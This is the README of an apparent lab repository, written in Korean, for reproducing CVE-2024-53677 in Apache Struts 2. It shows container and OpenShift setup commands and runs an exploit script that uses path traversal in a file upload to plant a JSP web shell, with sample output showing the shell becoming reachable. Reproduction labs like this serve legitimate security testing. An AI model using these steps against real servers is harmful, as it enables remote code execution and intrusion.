 seanrickerd/cve-2024-53677
CVE-2024-53677용 취약 환경 및 익스플로잇

이 저장소는 Apache Struts 2의 CVE-2024-53677 취약점을 재현하기 위한 컨테이너 기반 환경을 제공합니다. 이 취약점은 경로 순회(path traversal)와 관련이 있으며, Struts 2의 파일 업로드 기능을 통해 임의 코드 실행(RCE)을 허용합니다.
이 환경은 Podman을 사용하여 빌드하고 실행할 수 있습니다. 다음 단계에 따라 애플리케이션을 설정하세요:
git clone https://github.com/seanrickerd/CVE-2024-53677.git
cd CVE-2024-53677
podman build --ulimit nofile=122880:122880 -m 3G -t cve-2024-53677 .
podman run -d -p 8080:8080 --ulimit nofile=122880:122880 -m 3G --rm -it --name cve-2024-53677 cve-2024-53677
익스플로잇 실행:
pip install -r requirements.txt
python S2-067.py -u http://localhost:8080 --upload_endpoint /upload.action --files newshell.jsp --destination ../newshell.jsp
간헐적으로 파일이 정상적으로 업로드되지만 접근할 수 없는 문제가 있습니다. 이 문제를 해결하려면 대상 경로(destination)에 점(.)을 하나 더 추가한 후 원래 명령을 다시 실행해야 합니다.
$ python S2-067.py -u http://localhost:8080 --upload_endpoint /upload.action --files shell.jsp --destination ../shell.jsp
[INFO] Uploading files to http://localhost:8080/upload.action...
[SUCCESS] File newshell.jsp uploaded successfully: ../shell.jsp
[INFO] Verifying uploaded file: http://localhost:8080/shell.jsp
[INFO] File not accessible. HTTP Status: 404
$ python S2-067.py -u http://localhost:8080 --upload_endpoint /upload.action --files shell.jsp --destination .../shell.jsp
[INFO] Uploading files to http://localhost:8080/upload.action...
[SUCCESS] File newshell.jsp uploaded successfully: .../shell.jsp
[INFO] Verifying uploaded file: http://localhost:8080/.../shell.jsp
[INFO] File not accessible. HTTP Status: 404
$ python S2-067.py -u http://localhost:8080 --upload_endpoint /upload.action --files shell.jsp --destination ../shell.jsp
[INFO] Uploading files to http://localhost:8080/upload.action...
[SUCCESS] File newshell.jsp uploaded successfully: ../shell.jsp
[INFO] Verifying uploaded file: http://localhost:8080/shell.jsp
[ALERT] File uploaded and accessible: http://localhost:8080/shell.jsp
셸은 브라우저에서 http://localhost:8080/shell.jsp로 접근할 수 있습니다.
OpenShift는 기본적으로 보안이 강화되어 있으므로, 먼저 권한 있는 컨테이너(privileged container)를 허용해야 합니다:
oc adm policy add-scc-to-group anyuid system:authenticated
이미지를 직접 빌드하려면 dockerfile에 다음 줄을 추가해야 합니다:
COPY --from=0 /usr/src/cve/target/upload-1.0.0.war /usr/local/tomcat/webapps/ROOT.war
COPY ./tomcat-users.xml /usr/local/tomcat/conf/tomcat-users.xml
COPY ./context.xml /usr/local/tomcat/webapps/manager/META-INF/context.xml

다음 yaml은 "vulnerables"라는 네임스페이스를 생성하고, 취약한 컨테이너를 레플리카 1개의 deployment로 배포하며, 서비스와 라우트를 생성하여 취약한 워크로드에 접근할 수 있게 합니다.
이미지를 직접 빌드한 경우, yaml에서 이미지 위치를 본인 이미지의 위치에 맞게 변경해야 합니다.
oc create -f ocp-struts.yaml
라우트는 네트워킹->라우트에서 찾을 수 있습니다.